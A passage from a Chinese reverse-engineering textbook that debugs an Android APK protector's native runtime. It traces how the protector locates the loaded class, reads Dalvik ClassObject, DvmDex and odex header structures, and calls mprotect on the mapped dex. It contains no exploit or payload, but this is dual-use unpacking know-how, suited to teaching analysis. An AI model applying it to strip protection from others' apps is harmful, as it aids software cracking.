上述流程调用函数 pfn_dvmNameToDescriptor()解密了一个字符串，其中，R5 就是 apk_protector_runtime 全局结构。函数 dvmNameToDescriptor()的具体代码如下所示。

```
/*
* Return a newly-allocated string for the type descriptor for the given
* internal-form class name. That is, a non-array class name will get
* surrounded by "L" and ";", while array names are left as-is
*/
char* dvmNameToDescriptor(const char* str)
{
    if (str[0] != '[') {
        size_t length = strlen(str);
        char* descriptor = malloc(length + 3);
        if (descriptor == NULL) {
            return NULL;
        }
        descriptor[0] = 'L';
        strcpy(descriptor + 1, str);
        descriptor[length + 1] = ';';
        descriptor[length + 2] = '\0';
        return descriptor;
    }
    return strdup(str);
}
```

通过按 F4 键来到“804033DA BLX R3”，R0 指向是一个解密的字符串，如图 18-44 所示。

```
BED72DB8  01 02 00 40 B8 CC 01 80  30 CD 01 80 64 2D D7 BE  ...@柑.■0■d-拙
BED72DC8  63 6F 6D 2F 61 70 6B 70  72 6F 74 65 63 74 00 00  com/apkprotect..
BED72DD8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图 18-44　来到 804033DA BLX R3

（6）开始调用 free 释放操作，“804033E4 BLX R3”调用了函数 dvmFindLoadedClass()，对应代码如下所示。

```
proto:
ClassObject* dvmFindLoadedClass(const char* descriptor);
```

其中，descriptor 就是 dvmNameToDescriptor 的返回值。dvmFindLoadedClass()返回一个 com/apkprotect 类的对象指针，其中，apkprotect 是在加固时添加进去的。为了分析获得一个 ClassObject 的目的，先来看结构 ClassObject 的具体定义代码。

```
struct ClassObject {
    Object obj;                         /* MUST be first item */

    /* leave space for instance data; we could access fields directly if we
       freeze the definition of java/lang/Class */
    u4                  instanceData[CLASS_FIELD_SLOTS];

    /* UTF-8 descriptor for the class; from constant pool, or on heap
       if generated ("[C") */
    const char*descriptor;
    char*descriptorAlloc;

    /* access flags; low 16 bits are defined by VM spec */
    u4 accessFlags;

    /* VM-unique class serial number, nonzero, set very early */
```

```
u4 serialNumber;

/* DexFile from which we came; needed to resolve constant pool entries */
/* (will be NULL for VM-generated, e.g. arrays and primitive classes) */
DvmDex* pDvmDex;

/* state of class initialization */
ClassStatus status;

/* if class verify fails, we must return same error on subsequent tries */
ClassObject*verifyErrorClass;

/* threadId, used to check for recursive <clinit> invocation */
u4 initThreadId;

/*
 * Total object size; used when allocating storage on gc heap.   (For
 * interfaces and abstract classes this will be zero.)
 */
size_t objectSize;

/* arrays only: class object for base element, for instanceof/checkcast
    (for String[ ][ ][ ], this will be String) */
ClassObject*elementClass;

/* arrays only: number of dimensions, e.g. int[ ][ ] is 2 */
int arrayDim;

/* primitive type index, or PRIM_NOT (-1); set for generated prim classes */
PrimitiveType     primitiveType;

/* superclass, or NULL if this is java.lang.Object */
ClassObject*super;

/* defining class loader, or NULL for the "bootstrap" system loader */
Object* classLoader;

/* initiating class loader list */
/* NOTE: for classes with low serialNumber, these are unused, and the
    values are kept in a table in gDvm */
InitiatingLoaderList initiatingLoaderList;

/* array of interfaces this class implements directly */
int interfaceCount;
ClassObject** interfaces;

/* static, private, and <init> methods */
int directMethodCount;
Method* directMethods;

/* virtual methods defined in this class; invoked through vtable */
int virtualMethodCount;
Method* virtualMethods;
```

```
/*
 * Virtual method table (vtable), for use by "invoke-virtual".   The
 * vtable from the superclass is copied in, and virtual methods from
 * our class either replace those from the super or are appended
 */
int vtableCount;
Method** vtable;


/*
 * Interface table (iftable), one entry per interface supported by
 * this class.   That means one entry for each interface we support
 * directly, indirectly via superclass, or indirectly via
 * superinterface.   This will be null if neither we nor our superclass
 * implement any interfaces.
 *
 * Why we need this: given "class Foo implements Face", declare
 * "Face faceObj = new Foo()".   Invoke faceObj.blah(), where "blah" is
 * part of the Face interface.   We can't easily use a single vtable
 *
 * For every interface a concrete class implements, we create a list of
 * virtualMethod indices for the methods in the interface
 */
int iftableCount;
InterfaceEntry* iftable;

/*
 * The interface vtable indices for iftable get stored here.   By placing
 * them all in a single pool for each class that implements interfaces,
 * we decrease the number of allocations
 */
int ifviPoolCount;
int* ifviPool;

/* instance fields
 *
 * These describe the layout of the contents of a DataObject-compatible
 * Object.   Note that only the fields directly defined by this class
 * are listed in ifields;   fields defined by a superclass are listed
 * in the superclass's ClassObject.ifields.
 *
 * All instance fields that refer to objects are guaranteed to be
 * at the beginning of the field list.   ifieldRefCount specifies
 * the number of reference fields
 */
int ifieldCount;
int ifieldRefCount; // number of fields that are object refs
InstField* ifields;

/* bitmap of offsets of ifields */
u4 refOffsets;

/* source file name, if known */
const char* sourceFile;
```



```
    /* static fields */
    int sfieldCount;
    StaticField sfields[ ]; /* MUST be last item */
};
```

其中，结构 DvmDex*pDvmDex 和 Dex 的加载息息相关。

（7）继续分析下面的代码，重点分析函数 sub_80402D60()，如图 18-45 所示。




图 18-45　sub_80402D60()函数

其中，R0 是 JNIEnv *env，R1 是 com/apkprotect 的 ClassObject 指针，如图 18-46 所示。

R0	0000ABE0	[heap]:0000ABE0
R1	4059DDB8	dalvik_heap_(deleted):4059DDB8

图 18-46　R0 和 R1

按 F7 键进入如图 18-47 所示的流程。




图 18-47　设置 DvmDex_memMap_to_ClassObject_delta

此时开始设置 apk_protector_runtime 中的 DvmDex_memMap_to_ClassObject_delta 为 0。R1 是 ClassObject*，0x28 是 ClassObject 的 pDvmDex，则通过如下过程可以得出 obj 的大小是 8。

```
typedef unsigned int u4;
#define CLASS_FIELD_SLOTS    4
 */
typedef struct Object {
    /* ptr to class object */
    ClassObject*      clazz;

    /*
     * A word containing either a "thin" lock or a "fat" monitor.   See
     * the comments in Sync.c for a description of its layout.
     */
    u4 lock;
} Object;

struct ClassObject {
    Object obj;                         /* MUST be first item */

    /* leave space for instance data; we could access fields directly if we
       freeze the definition of java/lang/Class */
    u4 instanceData[CLASS_FIELD_SLOTS];

    /* UTF-8 descriptor for the class; from constant pool, or on heap
       if generated ("[C") */
    const char* descriptor;
    char* descriptorAlloc;

    /* access flags; low 16 bits are defined by VM spec */
    u4 accessFlags;

    /* VM-unique class serial number, nonzero, set very early */
    u4 serialNumber;

    /* DexFile from which we came; needed to resolve constant pool entries */
    /* (will be NULL for VM-generated, e.g. arrays and primitive classes) */
    DvmDex* pDvmDex;
    …
}
```

具体计算过程如下所示。

```
8+CLASS_FIELD_SLOTS*4+4+4+4+4+4=0x28
```

各个相关结构的具体实现代码如下所示。

```
typedef struct DvmDex {
    /* pointer to the DexFile we're associated with */
    DexFile* pDexFile;

    /* clone of pDexFile->pHeader (it's used frequently enough) */
    const DexHeader* pHeader;

    /* interned strings; parallel to "stringIds" */
```



```
    struct StringObject** pResStrings;

    /* resolved classes; parallel to "typeIds" */
    struct ClassObject** pResClasses;

    /* resolved methods; parallel to "methodIds" */
    struct Method** pResMethods;

    /* resolved instance fields; parallel to "fieldIds" */
    /* (this holds both InstField and StaticField) */
    struct Field** pResFields;

    /* interface method lookup cache */
    struct AtomicCache* pInterfaceCache;

    /* shared memory region with file contents */
    MemMapping memMap;

    /* lock ensuring mutual exclusion during updates */
    pthread_mutex_t        modLock;
} DvmDex;
typedef struct DexFile {
    /* directly-mapped "opt" header */
    const DexOptHeader* pOptHeader;

    /* pointers to directly-mapped structs and arrays in base DEX */
    const DexHeader* pHeader;
    const DexStringId* pStringIds;
    const DexTypeId* pTypeIds;
    const DexFieldId* pFieldIds;
    const DexMethodId* pMethodIds;
    const DexProtoId* pProtoIds;
    const DexClassDef* pClassDefs;
    const DexLink* pLinkData;

    /*
     * These are mapped out of the "auxillary" section, and may not be
     * included in the file
     */
    const DexClassLookup* pClassLookup;
    const void* pRegisterMapPool;          // RegisterMapClassPool

    /* points to start of DEX file data */
    const u1* baseAddr;

    /* track memory overhead for auxillary structures */
    int overhead;

    /* additional app-specific data structures associated with the DEX */
    //void* auxData;
} DexFile;
```

```
enum { kSHA1DigestLen = 20,
        kSHA1DigestOutputLen = kSHA1DigestLen*2 +1 };

typedef struct DexHeader {
     u1   magic[8];                  /* includes version number */
     u4   checksum;                  /* adler32 checksum */
     u1   signature[kSHA1DigestLen]; /* SHA-1 hash */
     u4   fileSize;                  /* length of entire file */
     u4   headerSize;                /* offset to start of next section */
     u4   endianTag;
     u4   linkSize;
     u4   linkOff;
     u4   mapOff;
     u4   stringIdsSize;
     u4   stringIdsOff;
     u4   typeIdsSize;
     u4   typeIdsOff;
     u4   protoIdsSize;
     u4   protoIdsOff;
     u4   fieldIdsSize;
     u4   fieldIdsOff;
     u4   methodIdsSize;
     u4   methodIdsOff;
     u4   classDefsSize;
     u4   classDefsOff;
     u4   dataSize;
     u4   dataOff;
} DexHeader;

typedef struct DexOptHeader {
     u1   magic[8];                  /* includes version number */

     u4   dexOffset;                 /* file offset of DEX header */
     u4   dexLength;
     u4   depsOffset;                /* offset of optimized DEX dependency table */
     u4   depsLength;
     u4   optOffset;                 /* file offset of optimized data tables */
     u4   optLength;

     u4   flags;                     /* some info flags */
     u4   checksum;                  /* adler32 checksum covering deps/opt */

                                     /* pad for 64-bit alignment if necessary */
} DexOptHeader;

.text:80402D70 LDR R0, [R1,#0x28]    /* R0 是 DvmDex */
.text:80402D72 LDR R3, [R0]          /* R3 就是 DexFile */
.text:80402D74 LDR R4, [R3]          /* R4 DexOptHeader */
.text:80402D76 LDR R6, [R3,#4]       /* R6 DexFile 的 DexHeader */
.text:80402D78 CMP R4, #0            /* 比较 odex header 是否为空*/
.text:80402D7A BEQ loc_804
```

在 RDA pro 中的对应流程如图 18-48 所示。






图 18-48　运行流程图

（8）因为 Android 默认安装的 APP 是以优化的 Odex 来运行的，所以 DexOptHeader*不为空。开始分析“80402D7C LDR R2, [R4,#8]”这一运行流程。Odex 的格式如图 18-49 所示。

DexOptHeader
DEX（优化过的，取决于 gvm DexOptMode）
依赖库，对应库 SHA1 签名 class crc modwhen, length
附加数据，如 ClassLookup tables、RegMap tables…

图 18-49　Odex 的格式

函数 sub_80402D20()的原型如下所示。

```
void *sub_80402D20 (DvmDex * pDvmDex , DexOptHeader*（DexHeader*) pheader, dexLength+(odex header length));
```

通过 DvmDex 中的如下暴力搜索函数 MemMapping()进行检索。

```
typedef struct MemMapping {
    void* addr;              /* start of data */
    size_t length;           /* length of data */

    void* baseAddr;          /* page-aligned base address */
    size_t baseLength;       /* length of mapping */
} MemMapping;
```

上述搜索的原理如下。

```
(pheader==addr&&dexLength<=length
&&MemMapping.addr==MemMapping.baseAddr
&&MemMapping.length==MemMapping.baseLength)
```

MemMapping 在 DvmDexFileOpenFromFd 进行赋值，即 Odex 的 mmap 基址和对应大小。sysMapFileInShmemWritableReadOnly()的代码如下所示。

```
int sysMapFileInShmemWritableReadOnly(int fd, MemMapping* pMap)
{
    ...

    pMap->baseAddr = pMap->addr = memPtr;
    pMap->baseLength = pMap->length = length;

   ...
}
```

此时 R0 就是 DvmDex 的 MemMapping memMap，如图 18-50 所示。




图 18-50　R0 就是 DvmDex 的 MemMapping memMap

然后用 R0 的地址减去 R5，R5 是函数 memMap()的第二个参数，接下来将 OdexHeader(DexHeader*) address 赋值给 apk_protector_runtime 中的 DvmDex_memMap_to_Odex_delta。

（9）进入图 18-51 所示的流程。




图 18-51　比较流程

上述过程用于比较是 Odex 还是 DEX，实现原理是通过下面的代码进行比较。

```
/* DEX file magic number */
#define DEX_MAGIC "dex\n"
/* version, encoded in 4 bytes of ASCII */
#define DEX_MAGIC_VERS "035\0"

/* same, but for optimized DEX header */
#define DEX_OPT_MAGIC "dey\n"
#define DEX_OPT_MAGIC_VERS    "036\0"

#define DEX_DEP_MAGIC "deps"
```

然后调用下面的代码。

```
#define PROT_READ 0x1
#define PROT_WRITE 0x2
```

通过 mprotect((o)dex mapped_addr, dex_length, 3)来修改内存为可写状态，如果 mprotect 返回 0 则表示成



功。然后会把下面的代码返回到函数 apk_protector_runtime()。

```
bool mprotect_flag;                    // 0xc
bool cacheflush_flag;                  // 0xd 置 true
```

（10）返回到函数 Init()中，如图 18-52 所示。

